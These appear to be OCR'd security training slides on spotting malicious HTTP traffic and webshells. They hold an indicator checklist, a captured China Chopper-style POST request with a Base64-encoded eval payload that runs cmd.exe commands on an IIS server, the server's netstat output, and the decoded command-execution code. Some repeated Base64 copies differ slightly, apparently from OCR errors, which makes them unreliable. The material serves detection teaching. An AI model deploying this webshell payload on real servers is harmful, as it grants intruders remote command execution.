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
HTTP


HTTP
Inbound
HTTP POST NO GET
HTTP GET NO POST
OTHER HTTP METHODS
Methods
Endcoded Query String
Short Filenames
Scripts
URI
Low # Headers
Contains ":" and Port
Direct to IP
No host field
Host
Headers
Old
Suspicious
Short
None
UserAgent
Missing
Strange
Referer
Accept-Language
Missing
Wrong
Content-Length
Webshell Indicators
Body
Outbound
HTTP POST NO GET
HTTP GET NO POST
OTHER HTTP METHODS
Methods
Endcoded Query String
Short Filenames
Scripts
URI
Low # Headers
Contains ":" and Port
Direct to IP
No host field
Consecutive Consonants
Contains common/client domain but isn't
Host
Headers
Old
Suspicious
Short
None
UserAgent
Missing
Strange
Referer
Accept-Language
Missing
Wrong
Content-Length
HTTP with Binary
HTTP with Base64
Body

Webshells

Webshell – A script that resides on a public facing web server which provides remote access & command execution capability to the web servers where they are installed.

Wide variety of off-the-shelf scripts available that fit most webservers using common web programming languages.

Normally small files that execute commands and provide the result back via a web page

Webshells can be as small as ~20 bytes, and as large and fully featured as a traditional Trojan.


Stealthy and effective

Adversaries typically access **webshells over SSL** thus limiting visibility and detectability in network traffic (Unless decrypting SSL)

Access on demand, does not beacon like traditional Trojans.

Webshells

- Lightweight



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

Webshells


- Full Featured



Webshells

- Large Variety Available





Webshells

```
POST /email.aspx HTTP/1.1
Cache-Control: no-cache
X-Forwarded-For: 143.126.191.119
Referer: http://dev.automationinaction.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: dev.automationinaction.com
Content-Length: 1119
Connection: Close

cookie=Response.Write("->|");var err:Exception;try{eval(System.Text.Encoding.GetE
ncoding(936).GetString(System.Convert.FromBase64String("dmFyIGM9bmV3IFN5c3RlbS5Ea
WFnbm9zdGljcy5Qcm9jZXNzU3RhcnRJbmZvKFN5c3RlbS5UZXh0LkVuY29kaW5nLkdldEVuY29kaW5nKD
kzNikuR2V0U3RyaW5nKFN5c3RlbS5Db252ZXJ0LkZyb21CYXNlNjRTdHJpbmcoUmVxdWVzdC5JdGVtWyJ
6MSJdKSkpO3ZhciBlPW5ldyBTeXN0ZW0uRGlhZ25vc3RpY3MuUHJvY2VzcygpO3ZhciBvdXQ6U3lzdGVt
LklPLlN0cmVhbVJlYWRlcixFSTpTeXN0ZW0uSU8uU3RyZWFtUmVhZGVyO2MuVXNlU2hlbGxFeGVjdXR1P
WZhbHNlO2MuUmVkaXJlY3RTdGFuZGFyZE91dHB1dD10cnVlO2MuUmVkaXJlY3RTdGFuZGFyZEVycm9yPX
RydWU7ZS5TdGFydEluZm89YztjLkFyZ3VtZW50cz0iL2MgIitTeXN0ZW0uVGV4dC5FbmNvZGluZy5HZXR
FbmNvZGluZyg5MzYpLkdldFN0cmluZyhTeXN0ZW0uQ29udmVydC5Gcm9tQmFzZTY0U3RyaW5nKFJlcXVl
c3QuSXRlbVsiejIiXSkpO2UuU3RhcnQoKTtvdXQ9ZS5TdGFuZGFyZE91dHB1dDtFST1lLlN0YW5kYXJkR
XJyb3I7ZS5DbG9zZSgpO1Jlc3BvbnNlLldyaXRlKG91dC5SZWFkVG9FbmQoKStFSS5SZWFkVG9FbmQoKS
k7")),"unsafe");}catch(err){Response.Write("ERROR:// "%2Berr.message);}Response.W
rite("|<-");Response.End();&z1=Y21k&z2=Y2QgL2QgIkM6XGluZXRwdWJcd3d3cm9vdFwiJm5ldH
N0YXQgLWFuIHwgZmluZCAiRVNUQUJMSVNIRUQiJmVjaG8gW1NdJmNkJmVjaG8gW0Vd
```

```
HTTP/1.1 200 OK

Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Thu, 11 Feb 2016 17:28:16 GMT
Connection: close
Content-Length: 240

->|  TCP    172.30.200.25:80       172.30.200.157:49940   ESTABLISHED
  TCP    172.30.200.25:52536    172.30.200.15:135      ESTABLISHED
  TCP    172.30.200.25:52537    172.30.200.15:49155    ESTABLISHED
[S]
C:\inetpub\wwwroot
[E]
|<-
```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Webshells

```
POST /email.aspx HTTP/1.1
Cache-Control: no-cache
X-Forwarded-For: 143.126.191.119
Referer: http://dev.automationinaction.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: dev.automationinaction.com
Content-Length: 1119
Connection: Close

cookie=Response.Write("->|");var err:Exception;try{eval(System.Text.Encoding.GetE
ncoding(936).GetString(System.Convert.FromBase64String("dmFyIGM9bmV3IFN5c3RlbS5Ea
WFnbm9zdGljcy5Qcm9jZXNzU3RhcnRJbmZvKFN5c3RlbS5UZXh0LkVuY29kaW5nLkdldEVuY29kaW5nKD
kzNikuR2V0U3RyaW5nKFN5c3RlbS5Db252ZXJ0LkZyb21CYXNlNjRTdHJpbmcoUmVxdWVzdC5JdGVtWyJ
6MSJdKSkpO3ZhciBlPW5ldyBTeXN0ZW0uRGlhZ25vc3RpY3MuUHJvY2VzcygpO3ZhciBvdXQ6U3lzdGVt
LklPLlN0cmVhbVJlYWRlcixFSTpTeXN0ZW0uSU8uU3RyZWFtUmVhZGVyO2MuVXN1U2hlbGxFeGVjdXRlP
WZhbHNlO2MuUmVkaXJlY3RTdGFuZGFyZE91dHB1dD10cnVlO2MuUmVkaXJlY3RTdGFuZGFyZEVycm9yPX
RydWU7S5TdGFydEluZm89YztjLkFyZ3VtZW50cz0iL2MgIitTeXN0ZW0uVGV4dC5FbmNvZGluZy5HZXR
FbmNvZGluZyg5MzYpLkdldFN0cmluZyhTeXN0ZW0uQ29udmVydC5Gcm9tQmFzZTY0U3RyaW5nKFJlcXVl
c3QuSXRlbVsiejIiXSkpO2UuU3RhcnQoKTtvdXQ9ZS5TdGFuZGFyZE91dHB1dDtFST11LlN0YW5kYXJkR
XJyb3I7ZS5DbG9zZSgpO1J1c3BvbnN1LldyaXR1KG91dC5SZWFkVG9FbmQoKStFSS5SZWFkVG9FbmQoKS
k7")),"unsafe");}catch(err){Response.Write("ERROR:// "%2Berr.message);}Response.W
rite("|<-");Response.End();&z1=Y21k&z2=Y2QgL2QgIkM6XGluZXRwdWJcd3d3cm9vdFwiJm5ldH
N0YXQgLWFuIHwgZmluZCAiRVNUQUJMSVNIRUQiJmVjaG8gW1NdJmNkJmVjaG8gW0Vd
```


RSA

Webshells

```
var c = new System.Diagnostics.ProcessStartInfo(System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String(Request.Item["z1"])));
var e = new System.Diagnostics.Process();
var out: System.IO.StreamReader, EI: System.IO.StreamReader;
c.UseShellExecute = false;
c.RedirectStandardOutput = true;
c.RedirectStandardError = true;
e.StartInfo = c;
c.Arguments = "/c " + System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String(Request.Item["z2"]));
e.Start();
out = e.StandardOutput;
EI = e.StandardError;
e.Close();
Response.Write(out.ReadToEnd() + EI.ReadToEnd());
```


RSA

Webshells

```
POST /email.aspx HTTP/1.1
Cache-Control: no-cache
X-Forwarded-For: 143.126.191.119
Referer: http://dev.automationinaction.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: dev.automationinaction.com
